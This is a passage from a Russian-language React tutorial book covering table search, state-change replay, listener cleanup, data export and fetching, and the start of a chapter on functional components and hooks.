другие совпадения. Назовем эту копию (фактически ссылку) `this.preSearchData`. Теперь, когда данные находятся в двух местах, метод `save()` потребует обновления, чтобы оба места были обновлены, если пользователь решит отредактировать данные, независимо от того, были ли они отфильтрованы.

Когда пользователь нажимает кнопку поиска, вызывается функция `toggleSearch()`, задача которой — включать и выключать функцию поиска. Функция выполняет эту задачу следующим образом.

1. Устанавливает значение параметра `this.state.search` в `true` или `false` соответственно.
2. Запоминает прежние данные, когда поиск включается.
3. При отключении поиска возвращается к запомненным данным.

Эта функция может быть написана так:

```
toggleSearch() {
  if (this.state.search) {
    this.setState({
      data: this.preSearchData,
      search: false,
    });
    this.preSearchData = null;
  } else {
    this.preSearchData = this.state.data;
    this.setState({
      search: true,
    });
  }
}
```

Последнее, что остается сделать, — реализовать функцию `search()`, которая вызывается каждый раз, когда что-то изменяется в строке поиска, то есть когда пользователь набрал что-то в одном из по-

лей ввода. Полная реализация с некоторыми дополнительными особенностями имеет следующий вид:

```
search(e) {
  const needle = e.target.value.toLowerCase();
  if (!needle) {
    this.setState({data: this.preSearchData});
    return;
  }
  const idx = e.target.dataset.idx;
  const searchdata = this.preSearchData.filter((row) => {
    return row[idx].toString().toLowerCase().indexOf(needle) > -1;
  });
  this.setState({data: searchdata});
}
```

Строка поиска берется из измененной цели события (которая является полем ввода). Назовем ее `needle`, поскольку мы ищем иголку в стоге сена:

```
const needle = e.target.value.toLowerCase();
```

Если там нет строки поиска (пользователь стер то, что набрал), функция берет исходные кэшированные данные и они становятся новым состоянием:

```
if (!needle) {
  this.setState({data: this.preSearchData});
  return;
}
```

При наличии строки поиска происходит фильтрация исходных данных, и отфильтрованные результаты устанавливаются в качестве нового состояния данных:

```
const idx = e.target.dataset.idx;
const searchdata = this.preSearchData.filter((row) => {
  return row[idx].toString().toLowerCase().indexOf(needle) > -1;
});
this.setState({data: searchdata});
```

И на этом функцию поиска можно считать завершенной. Чтобы реализовать данную функцию, вам пришлось всего лишь:

- добавить пользовательский интерфейс поиска;
- показывать или скрывать новый UI по мере надобности;
- создать «деловую логику», представляющую собой вызов метода `filter()` в отношении массива.

Как и всегда, все заботы свелись к состоянию ваших данных и к разрешению React позаботиться об отображении (и всей сопутствующей работе с DOM) при каждом изменении состояния данных.

Обновление метода save()

Раньше нужно было клонировать и обновлять только `state.data`, а теперь у вас есть еще и «запомненные» `preSearchData`. Если пользователь редактирует данные (даже во время поиска), то теперь эти две части данных нуждаются в обновлении. Именно поэтому добавляется идентификатор записи — чтобы вы могли найти нужную строку даже в отфильтрованном состоянии.

Обновление данных `preSearchData` происходит так же, как и в предыдущей реализации `save()`, — просто найдите строку и столбец. Обновление данных состояния требует дополнительного шага поиска идентификатора записи строки и сопоставления его со строкой, редактируемой в данный момент (`this.state.edit.row`).

```
save(e) {
  e.preventDefault();
  const input = e.target.firstChild;
  const data = clone(this.state.data).map((row) => {
    if (row[row.length - 1] === this.state.edit.row) {
      row[this.state.edit.column] = input.value;
    }
    return row;
  });
```

```
  this.logSetState({
    edit: null,
    data,
  });
  if (this.preSearchData) {
    this.preSearchData[this.state.edit.row][this.state.edit.
      column] = input.value;
  }
}
```

Полный код см. в файле `03.10.table-search.html` в репозитории книги.

Как усовершенствовать поиск

Это был простой рабочий пример, использованный для иллюстрации возможностей. Можете ли вы усовершенствовать эту функцию?

Можно еще попробовать реализовать *дополнительный поиск* в нескольких полях, то есть фильтровать уже отфильтрованные данные. Если пользователь в строке языка набирает `Eng`, а затем выполняет поиск, используя другое поле ввода данных для поиска, то почему бы не провести поиск только в результатах предыдущего поиска? Как бы вы реализовали такую функцию?

Мгновенное воспроизведение

Теперь вы уже знаете, что ваши компоненты «заботятся» о своем состоянии и позволяют React отображать себя и выполнять повторное отображение при соответствующих обстоятельствах. Это означает, что при одних и тех же данных (состоянии и свойствах) приложение будет выглядеть абсолютно одинаково, независимо от того, что изменилось до или после этого конкретного

состояния данных. Это дает вам прекрасную возможность отладки в реальных условиях.

Представьте, что кто-то при использовании вашего приложения столкнулся с ошибкой. Он может нажать кнопку, чтобы создать отчет об ошибке, не объясняя, что произошло. Этот отчет об ошибке может просто отправить вам копию `this.state` и `this.props`, и вы сможете воссоздать точное состояние приложения и увидеть визуальный результат.

«Откат» может стать еще одной функцией на основе того, что React отображает ваше приложение одинаковым образом при одинаковых свойствах и состоянии. На самом деле «откат» реализуется довольно просто: вам просто нужно вернуться к предыдущему состоянию.

Немного разовьем эту идею, просто для развлечения. Мы будем записывать каждое изменение состояния в компоненте `Excel`, а затем воспроизводить его. Весьма интересно будет понаблюдать, как все ваши действия воспроизводятся перед вами в обратном порядке. В плане реализации не станем задаваться вопросом о том, *когда* произошло изменение, а просто проиграем изменения состояний приложения с односекундным интервалом.

Чтобы реализовать эту возможность, вам нужно всего лишь добавить метод `logSetState()`, который сначала записывает новое состояние в массив `this.log`, а затем вызывает `setState()`. Все вызовы `setState()` в коде теперь следует изменить на вызов `logSetState()`. Сначала найдите и замените все вызовы `setState()` на вызовы новой функции.

Итак, все вызовы:

```
this.setState(...);
```

становятся:

```
this.logSetState(...);
```

Теперь перейдем к конструктору. Вам нужно связать два новых метода, `log SetState()` и `replay()`, объявить массив `this.log` и присвоить ему начальное состояние.

```
constructor(props) {
  // ...

  // регистрируем начальное состояние
  this.log = [clone(this.state)];
  // ...
  this.replay = this.replay.bind(this);
  this.logSetState = this.logSetState.bind(this);
}
```

Методу `logSetState` предстоит выполнять два действия: регистрировать новое состояние, а затем передавать его по эстафете методу `setState()`. Вот как выглядит один из примеров, где делается глубокая копия состояния, добавляемая к `this.log`:

```
logSetState(newState) {
  // запомните старое состояние в клоне
  this.log.push(clone(newState));
  // теперь установите его
  this.setState(newState);
}
```

Теперь, когда все изменения состояния зарегистрированы, воспроизведем их. Чтобы запустить воспроизведение, добавим простой прослушиватель событий, который перехватывает действия клавиатуры и вызывает функцию `replay()`. Место для прослушивателей событий, подобных этому, находится в методе жизненного цикла `componentDidMount()`:

```
componentDidMount() {
  document.addEventListener('keydown', e => {
    if (e.altKey && e.shiftKey && e.keyCode === 82) {
      // ALT+SHIFT+R(eplay)
      this.replay();
    }
  });
}
```

И наконец, добавим метод `replay()`. Он использует `setInterval()` и один раз в секунду считывает следующий объект из регистрационного журнала и передает его методу `setState()`:

```
replay() {
  if (this.log.length === 1) {
    console.warn('No state changes to replay yet');
    return;
  } let idx = -1;
  const interval = setInterval(() => {
    if (++idx === this.log.length - 1) {
      // конец
      clearInterval(interval);
    }
    this.setState(this.log[idx]);
  }, 1000);
}
```

На этом новая функция завершена (файл `03.11.table-replay.html` в репозитории). Поэкспериментируйте с компонентом, отсортируйте, отредактируйте... Затем нажмите Alt+Shift+R (или Option-Shift-R на Mac), чтобы увидеть, как перед вами разворачивается прошлое.

Очистка обработчиков событий

Функция воспроизведения нуждается в небольшой очистке. Когда этот компонент — единственное, что происходит на странице, очистка не нужна; в реальном приложении компоненты чаще добавляются и удаляются из DOM. При удалении из DOM «добропорядочный» DOM-компонент должен убирать за собой. В приведенном выше примере есть два элемента, которые нуждаются в очистке: прослушиватель события нажатия клавиши `keydown` и обратный вызов интервала воспроизведения.

Если вы не очистите функцию прослушивания событий `keydown`, она останется в памяти после того, как компонент исчезнет. И поскольку он использует функцию `this`, весь экземпляр `Excel` дол-

жен храниться в памяти. Фактически это утечка памяти. Таких случаев слишком много, и у пользователя может закончиться память, а ваше приложение может привести к сбою вкладки браузера. Что касается интервала, то функция обратного вызова продолжит выполняться после того, как компонент исчезнет, что вызовет еще одну утечку памяти. Обратный вызов также попытается вызвать метод `setState()` для несуществующего компонента (с чем React корректно справляется, выдавая вам предупреждение).

Вы можете проверить последнее поведение, удалив компонент из DOM, пока воспроизведение еще продолжается. Чтобы удалить компонент из DOM, можно просто заменить его (например, запустить в консоли приложение Hello world из главы 1):

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app'),
);
```

Вы также можете записать временную метку в консоль в обратном вызове интервала, чтобы убедиться, что он продолжает выполняться:

```
const interval = setInterval(() => {
  // ...
  console.log(Date.now());
  // ...
}, 1000);
```

Теперь, заменяя компонент во время воспроизведения, вы видите предупреждение об ошибке, выданное React, и временные метки интервального обратного вызова, которые все еще регистрируются как доказательство того, что обратный вызов продолжает выполняться (рис. 3.13).

Аналогично можно протестировать утечку памяти прослушивателя событий, нажав Alt+Shift+R после того, как компонент был удален из DOM.




Рис. 3.13. Утечка памяти в действии

Решение задачи очистки

Устранение этих утечек памяти реализуется довольно просто. Вам нужно сохранить ссылки на обработчиков и интервалы/тайм-ауты, которые вы хотите очистить. Затем очистите их в методе `componentWillUnmount()`.

Для обработчика событий сделайте его методом класса, а не встроенной (inline) функцией:

```
keydownHandler(e) {
  if (e.altKey && e.shiftKey && e.keyCode === 82) {
    // ALT+SHIFT+R(eplay)
    this.replay();
  }
}
```

Тогда `componentDidMount()` становится более простым:

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
}
```

Для сохранения идентификатора интервала воспроизведения используйте свойство класса, а не локальную переменную:

```
this.replayID = setInterval(() => {
  if (++idx === this.log.length - 1) {
    // конец
    clearInterval(this.replayID);
  }
  this.setState(this.log[idx]);
}, 1000);
```

Конечно, вам нужно привязать новый метод и добавить новое свойство в конструктор:

```
constructor(props) {
  // ...
  this.replayID = null;

  // ...
  this.keydownHandler = this.keydownHandler.bind(this); }
```

И наконец, выполнить очистку в `componentWillUnmount()`:

```
componentWillUnmount() {
  document.removeEventListener('keydown', this.keydownHandler);
  clearInterval(this.replayID);
}
```

Теперь все утечки устранены (см. файл `03.12.table-replay-clean.html` в репозитории книги).

Как усовершенствовать воспроизведение

Что если реализовать функцию «откат — возвращение»? Скажем, когда пользователь нажимает сочетание клавиш Alt+Z, происходит откат на один шаг назад в журнале состояний, а при

нажатии сочетания Alt+Shift+Z выполняется один шаг вперед по записям журнала.

Возможна ли альтернативная реализация

Существует ли другой способ реализовать функциональные возможности типа «воспроизведение — откат», не изменяя все ваши вызовы `setState()`? Может быть, для этого стоит воспользоваться соответствующим методом управления жизненным циклом компонента (рассмотренным в главе 2)? Попробуйте сделать это самостоятельно.

Скачивание данных таблицы

После всех сортировок, редактирования и поиска пользователь наконец-то доволен состоянием данных в таблице. Было бы неплохо, если бы он мог скачать данные, результат всех своих трудов, чтобы с ними можно было поработать в другое время.

К счастью, в React это очень просто сделать. Все, что вам нужно, — это забрать текущее значение `this.state.data` и вернуть его обратно — например, в формате JSON или в формате значений, разделенных запятыми (CSV).

На рис. 3.14 показан конечный результат, когда пользователь нажимает кнопку Export CSV, скачивает файл `data.csv` (посмотрите на левую нижнюю часть окна браузера) и открывает этот файл в Numbers на Mac или Microsoft Excel на PC или Mac.

Первое, что нужно сделать, — добавить новые параметры на панель инструментов (туда, где находится кнопка Search). Воспользуемся магией HTML, которая заставляет ссылки, образуемые тегом `<a>`, запускать скачивание файлов, поэтому сделаем так, чтобы с помощью технологии CSS новые «кнопки» становились ссылками с видом кнопок:

```
<div className="toolbar">
  <button onClick={this.toggleSearch}>
    {this.state.search ? ' Hide search' : ' Show search'}
  </button>
  <a href="data.json" onClick={this.downloadJSON}>
    Export JSON
  </a>
  <a href="data.csv" onClick={this.downloadCSV}>
    Export CSV
  </a>
</div>
```




Рис. 3.14. Экспорт данных таблицы в Numbers с использованием CSV-формата

Как видите, вам нужны методы `downloadJSON()` и `downloadCSV()`. У них есть некоторая повторяющаяся логика, поэтому их можно реализовать с помощью одной функции `download()`, связанной с аргументом `format` (имеется в виду тип файла). Сигнатура метода `download()` может выглядеть следующим образом:

```
download(format, ev) {
  // TODO: реализовать меня
}
```

В конструкторе вы можете дважды привязать этот метод, например, так:

```
this.downloadJSON = this.download.bind(this, 'json');
this.downloadCSV = this.download.bind(this, 'csv');
```

Вся работа с React выполнена. Теперь перейдем к функции `download()`. В то время как экспорт в JSON тривиален, CSV требует немного больше работы. По сути, это просто цикл по всем строкам и всем ячейкам в строке, создающий в результате длинную строку. Как только это будет сделано, функция инициирует скачивание через атрибут `download` и большой двоичный объект (blob) `href`, созданный `window.URL`:

```
download(format, ev) {
  const data = clone(this.state.data).map(row => {
    row.pop();  // отбрасываем последний столбец, recordId
    return row;
  });
  const contents =
    format === 'json'
      ? JSON.stringify(data, null, ' ')
      : data.reduce((result, row) => {
          return (
            result +
            row.reduce((rowcontent, cellcontent, idx) => {
              const cell = cellcontent.replace(/"/g, '""');
              const delimiter = idx < row.length - 1 ? ',' : '';
              return `${rowcontent}"${cellcontent}"${delimiter}`;
            }, '') +
            '\n'
        );
      }, '');

  const URL = window.URL || window.webkitURL;
  const blob = new Blob([contents], {type: 'text/' + format});
  ev.target.href = URL.createObjectURL(blob);
  ev.target.download = 'data.' + format;
}
```

Полный текст кода находится в файле `03.13.table-download.html` в репозитории книги.

Получение данных

На протяжении всей главы компонент `Excel` имел доступ к данным в том же файле. Но что, если данные находятся в другом месте, на сервере, и их нужно получить? Существуют различные решения этой проблемы, и вы увидите их позже. Попробуем одно из самых простых — получим данные в методе `componentDidMount()`.

Допустим, компонент `Excel` создается с пустым свойством `initialData`:

```
ReactDOM.render(
  <Excel headers={headers} initialData={[]} />,
  document.getElementById('app'),
);
```

Компонент может корректно визуализировать промежуточное состояние, чтобы дать пользователю знать, что данные поступают. В методе `render()` можно задать условие и отображать другое тело таблицы, если данных нет:

```
{this.state.data.length === 0 ? (
  <tbody>
    <tr>
      <td colSpan={this.props.headers.length}>
        Loading data...
      </td>
    </tr>
  </tbody>
) : (
  <tbody onDoubleClick={this.showEditor}>
    {/* ... как и раньше ...*/}
  </tbody>
)}
```

Во время ожидания данных пользователь видит индикатор загрузки (рис. 3.15), в данном случае простой текст, хотя при желании можно использовать анимацию.

Рис. 3.15. Ожидание получения данных

Теперь получим данные. Используя Fetch API (https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API), сделайте запрос на сервер и, получив ответ, установите состояние с новыми данными. Вам также необходимо позаботиться о добавлении идентификатора записи, что ранее было задачей конструктора. Обновленный метод `componentDidMount()` может выглядеть следующим образом:

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
  fetch('https://www.phpied.com/files/reactbook/table-data.json')
    .then((response) => response.json())
    .then((initialData) => {
      const data = clone(initialData).map((row, idx) => {
        row.push(idx);
        return row;
      });
      this.setState({data});
    });
}
```

Полный текст кода находится в файле `03.14.table-fetch.html` в репозитории книги.

ГЛАВА 4

Функциональный Excel

Помните функциональные компоненты? В какой-то момент в главе 2, когда речь зашла о *состояниях*, функциональные компоненты выпали из обсуждения. Пришло время вернуться к ним.

Кратко освежим знания: функциональные и классовые компоненты

В своей простейшей форме компонент класса нуждается только в одном методе `render()`. Именно здесь вы создаете пользовательский интерфейс, при желании используя `this.props` и `this.state`:

```
class Widget extends React.Component {
  render() {
    let ui;
    // работа с this.props и this.state
    return <div>{ui}</div>;
  }
}
```

В функциональном компоненте весь компонент — это функция, а пользовательский интерфейс — то, что она возвращает. Свойства передаются в функцию при создании компонента:

```
function Widget(props) {
    let ui;
```

```
    // работа со свойствами, но где же состояние?
    return <div>{ui}</div>;
}
```

Функциональные компоненты перестали быть полезными в React v16.8: вы можете использовать их только для компонентов, которые не поддерживают состояние (*stateless*-компоненты). Но добавление *хуков* в версии 16.8 дало возможность применять функциональные компоненты повсеместно. В оставшейся части этой главы вы увидите, каким образом компонент `Excel` из главы 3 может быть реализован как функциональный компонент.

Отображение данных

Сначала выполняется визуализация данных, переданных компоненту (рис. 4.1). Способ использования компонента не меняется. Другими словами, разработчику, использующему ваш компонент, не нужно знать, является ли тот компонентом класса или функции. Свойства `initialData` и `headers` выглядят одинаково. Даже определения `propTypes` одинаковы.

```
function Excel(props) {
  // реализуй меня...
}

Excel.propTypes = {
  headers: PropTypes.arrayOf(PropTypes.string),
  initialData: PropTypes.arrayOf(PropTypes.arrayOf(PropTypes.
    string)),
};

const headers = ['Book', 'Author', 'Language', 'Published',
                 'Sales'];

const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens', // ...
  ],
```

```
  // ...
];

ReactDOM.render(
  <Excel headers={headers} initialData={data} />,
  document.getElementById('app'),
);
```

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Рис. 4.1. Отображение таблицы в функциональном компоненте (см. файл 04.01.fn.table.html)

Реализация тела функционального компонента в основном сводится к копированию и вставке тела метода `render()` компонента класса:

```
function Excel({headers, initialData}) {
  return ( <table
    <thead>
        <tr>
          {headers.map((title, idx) => (
            <th key={idx}>{title}</th>
          ))}
        </tr>
      </thead>
      <tbody>
        {initialData.map((row, idx) => (
          <tr key={idx}
            {row.map((cell, idx) => (
              <td key={idx}>{cell}</td>
            ))}
```

```
          </tr>
        ))}
      </tbody>
    </table>
  );
}
```

В приведенном выше коде вы можете заметить, что вместо `function Excel(props){}` можно использовать синтаксическую функцию деструктурирования `function Excel({headers, initialData}){}`, чтобы в дальнейшем не вводить `props.headers` и `props.initialData`.

Хук состояния

Чтобы иметь возможность поддерживать *состояние* в функциональных компонентах, вам нужны хуки. Что такое хук? Это функция с префиксом `use*`, которая позволяет вам использовать различные возможности React, такие как инструменты для управления состоянием и жизненным циклом компонентов. Вы также можете создавать собственные хуки. К концу этой главы вы научитесь использовать несколько встроенных хуков, а также писать собственные.

Начнем с хука состояния. Это функция с именем `useState()`, которая доступна как свойство объекта React (`React.useState()`). Она получает на вход одно значение, начальное значение переменной состояния (фрагмент данных, которыми вы хотите управлять), и возвращает массив из двух элементов (кортеж). Первый элемент — переменная состояния, а второй — функция для изменения этой переменной. Рассмотрим пример.

В компоненте класса в `constructor()` вы определяете начальное значение следующим образом:

```
this.state = {
  data: initialData;
};
```

Позже, захотев изменить состояние данных, вы можете сделать следующее:

```
this.setState({
  data: newData,
});
```

В компоненте функции вы одновременно определяете начальное состояние и получаете функцию обновления:

```
const [data, setData] = React.useState(initialData);
```

Обратите внимание на синтаксис деструктуризации массива, в котором вы присваиваете два элемента массива, возвращаемого функцией useState(), двум переменным: data и setData. Это более короткий и понятный способ получить два возвращаемых значения, в отличие от, скажем:

```
const stateArray = React.useState(initialData);
const data = stateArray[0];
const setData = stateArray[1];
```

Выполнить отображения теперь можно с помощью переменной `data`. Если вы хотите обновить эту переменную, то используйте:

```
setData(newData);
```

Переписывание компонента, чтобы можно было использовать хук состояния, теперь может выглядеть так:

```
function Excel({headers, initialData}) {
  const [data, setData] = React.useState(initialData);

  return (
    <table
      <thead>
        <tr>
          {headers.map((title, idx) => (
            <th key={idx}>{title}</th>
          ))}
        </tr>
      </thead>
```

```
      <tbody>
        {data.map((row, idx) => (
          <tr key={idx}
            {row.map((cell, idx) => (
              <td key={idx}>{cell}</td>
            ))}
          </tr>
        ))}
      </tbody>
    </table>
  );
}
```

Несмотря на то что в этом примере (см. файл `04.02.fn.table-state.html`) не применяется `setData()`, вы можете видеть, как он использует состояние `data`. Перейдем к сортировке таблицы. Здесь вам понадобятся средства для изменения состояния.

Сортировка таблицы

В компоненте класса все различные части состояния помещаются в объект `this.state`, представляющий собой набор часто не связанных фрагментов информации. Используя хук состояния, вы все еще можете делать то же самое, но также можете решить хранить части состояния в разных переменных. Когда речь идет о сортировке таблицы, данные, содержащиеся в таблице, представляют собой одну часть информации, а вспомогательная информация, специфичная для сортировки, — другую. Другими словами, вы можете использовать хук состояния столько раз, сколько захотите.

```
function Excel({headers, initialData}) {
  const [data, setData] = React.useState(initialData);
  const [sorting, setSorting] = React.useState({
    column: null,
    descending: false,
  });

  // ....
}
```

Данные — то, что вы отображаете в таблице; объект сортировки — отдельная задача. Речь идет о том, как вы сортируете (по возрастанию или по убыванию) и по какому столбцу (`title`, `author` и т. д.).

Функция, выполняющая сортировку, теперь встроена внутрь функции `Excel`:

```
function Excel({headers, initialData}) {

  // ...

  function sort(e) {
    // реализуй меня
  }

  return (
    <table
      {/* ... */}
    </table>
  );
}
```

Функция `sort()` определяет, по какому столбцу сортировать (используя его индекс) и является ли эта сортировка сортировкой по убыванию:

```
const column = e.target.cellIndex;
const descending = sorting.column === column && !sorting.
  descending;
```

Затем она клонирует массив данных, поскольку напрямую изменять состояние по-прежнему не рекомендуется:

```
const dataCopy = clone(data);
```

Помните о том, что функция clone() по-прежнему является способом глубокого копирования на скорую руку с помощью кодирования/декодирования JSON:

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
```

Фактическая сортировка — такая же, как и раньше:

```
dataCopy.sort((a, b) => {
  if (a[column] === b[column]) {
    return 0;
  }
  return descending
    ? a[column] < b[column]
      ? 1
      : -1
    : a[column] > b[column]
      ? 1
      : -1;
});
```

И наконец, функция `sort()` должна обновить две части состояния с помощью новых значений:

```
setData(dataCopy);
setSorting({column, descending});
```

И это все, что касается сортировки. Осталось лишь обновить пользовательский интерфейс (возвращаемое значение функции `Excel()`), чтобы отразить, какой столбец используется для сортировки, и обработать щелчки на любом из заголовков:

```
<thead onClick={sort}>
  <tr>
    {headers.map((title, idx) => {
      if (sorting.column === idx) {
        title += sorting.descending ? ' \u2191' : ' \u2193';
      }
      return <th key={idx}>{title}</th>;
    })}
  </tr>
</thead>
```

Результат со стрелкой сортировки вы можете увидеть на рис. 4.2.

Возможно, вы заметили еще одну приятную особенность использования хуков состояния: нет необходимости привязывать какие-либо функции обратного вызова, как это делается в кон-

структоре компонента класса. Нет ничего наподобие `this.sort = this.sort.bind(this)`. Нет `this`, нет `constructor()`. Функция — все, что вам нужно для определения компонента.

Book	Author	Language	Published ↑	Sales
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
And Then There Were None	Agatha Christie	English	1939	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million

Рис. 4.2. Сортировка данных (см. файл 04.03.fn.table-sort.html)

Редактирование данных

Как вы помните из главы 3, редактирование состоит из следующих шагов.

1. Вы дважды щелкаете на ячейке таблицы, и она превращается в форму ввода текста.
2. Набираете текст в форме ввода текста.
3. Закончив вводить текст, нажимаете Enter, чтобы отправить форму.

Чтобы отслеживать этот процесс, добавим объект состояния `edit`. Его значение равно `null`, когда нет редактирования; в противном случае он сохраняет индексы строки и столбца редактируемой ячейки.

```
const [edit, setEdit] = useState(null);
```

В UI необходимо обработать двойные щелчки (`onDoubleClick={showEditor}`), и если пользователь редактирует, то отображать форму. В противном случае нужно показывать только данные.

Когда пользователь нажимает Enter, вы перехватываете событие отправки (`onSubmit={save}`).

```
<tbody onDoubleClick={showEditor}>
  {data.map((row, rowidx) => (
    <tr key={rowidx} data-row={rowidx}>
      {row.map((cell, columnidx) => {
        if (
          edit &&
          edit.row === rowidx &&
          edit.column === columnidx
        ) {
          cell = (
            <form onSubmit={save}>
              <input type="text" defaultValue={cell} />
            </form>
          );
        }
        return <td key={columnidx}>{cell}</td>;
      })}
    </tr>
  ))}
</tbody>
```

Осталось реализовать две короткие функции: `showEditor()` и `save()`.

Функция `showEditor()` вызывается при двойном щелчке на ячейке в теле таблицы. Там вы обновляете состояние редактирования (через `setEdit()`) с помощью индексов строк и столбцов, поэтому функция отображения знает, какие ячейки заменить формой.

```
function showEditor(e) {
  setEdit({
    row: parseInt(e.target.parentNode.dataset.row, 10),
    column: e.target.cellIndex,
  });
}
```

Функция `save()` перехватывает событие отправки формы, предотвращает отправку и обновляет состояние данных с помощью

нового значения в редактируемой ячейке. Она также вызывает метод `setEdit()`, передавая `null` в качестве нового состояния редактирования, что означает завершение редактирования.

```
function save(e) {
  e.preventDefault();
  const input = e.target.firstChild;
  const dataCopy = clone(data);
  dataCopy[edit.row][edit.column] = input.value;
  setEdit(null);
  setData(dataCopy);
}
```

На этом функциональность редактирования завершена. Полный код см. в файле `04.04.fn.table-edit.html` в репозитории книги.

Поиск

Поиск/фильтрация данных не создает никаких новых проблем, когда речь идет о React и хуках. Вы можете попробовать реализовать его самостоятельно, используя реализацию в файле `04.05.fn.table-search.html` в репозитории книги. Вам понадобятся два новых свойства состояния:

- булева переменная `search` для обозначения того, фильтрует ли пользователь данные или просто просматривает их;
- копия данных в `preSearchData`, поскольку теперь они становятся отфильтрованным подмножеством всех данных.

```
const [search, setSearch] = useState(false);
const [preSearchData, setPreSearchData] = useState(null);
```

Необходимо позаботиться об обновлении данных `preSearchData`, поскольку данные (отфильтрованное подмножество) могут обновляться, когда пользователь редактирует, одновременно выполняя фильтрацию. Обратитесь к главе 3, чтобы освежить в памяти соответствующую информацию.

Перейдем к реализации функции воспроизведения, которая дает возможность познакомиться с двумя новыми концепциями:

- с использованием хуков жизненного цикла;
- написанием собственных хуков.

Жизненные циклы в мире хуков

Функция воспроизведения в главе 3 использует два метода жизненного цикла класса `Excel`: `componentDidMount()` и `componentWillUnmount()`.

Проблемы с методами жизненного цикла

Если вы вернетесь к примеру `03.14.table-fetch.html`, то заметите, что у каждого из этих методов есть две задачи, не связанные друг с другом:

```
componentDidMount() {
  document.addEventListener('keydown', this.keydownHandler);
  fetch('https://www...')
    .then(/*...*/)
    .then((initialData) => {
      /*...*/
      this.setState({data});
    });
}

componentWillUnmount() {
  document.removeEventListener('keydown', this.keydownHandler);
  clearInterval(this.replayID);
}
```

В методе `componentDidMount()` вы настраиваете прослушиватель нажатия клавиш, чтобы инициировать воспроизведение, а также получать данные с сервера. В методе `componentWillUnmount()` вы удаляете прослушиватель нажатия клавиш, а также очищаете

идентификатор `setInterval()`. Это позволяет обнаружить две проблемы, связанные с использованием методов жизненного цикла в компонентах класса (которые решаются с помощью хуков).

- *Несвязанные задачи выполняются вместе.* Например, выполнение выборки данных и настройка прослушивателей событий в одном месте. Это увеличивает длину методов жизненного цикла при выполнении несвязанных задач. В простых компонентах это нормально, но в больших компонентах приходится прибегать к комментариям кода или перемещать его части в различные другие функции, чтобы можно было разделить несвязанные задачи и сделать код более читабельным.
- *Связанные задачи распределены.* Например, рассмотрим возможность добавления и удаления одного и того же прослушивателя событий. По мере того как методы жизненного цикла увеличиваются в размерах, становится все труднее с первого взгляда воспринять отдельные части одной и той же проблемы, поскольку они просто не помещаются на одном экране кода, когда вы читаете его впоследствии.

Хук useEffect()

Встроенный хук, который заменяет оба описанных выше метода жизненного цикла, — это `React.useEffect()`.

Слово effect означает «побочный эффект», то есть вид работы, который не связан с основной задачей, но происходит примерно в то же время. Основная задача любого React-компонента — отрисовать что-то на основе состояния и свойств. Но отображение в то же время (в той же функции) вместе с несколькими побочными заданиями (такими как получение данных с сервера или настройка прослушивателей событий) может оказаться необходимым.

Например, в компоненте Excel настройка обработчика нажатия клавиш является побочным эффектом основной задачи — отображения данных в таблице.

Хук `useEffect()` получает на вход два аргумента:

- функцию обратного вызова, которая вызывается React в подходящее время;
- необязательный массив *зависимостей*.

Список зависимостей содержит переменные, которые будут проверяться перед обратным вызовом и определять, следует ли вообще его делать.

- Если значения зависимых переменных не изменились, то нет необходимости совершать обратный вызов.
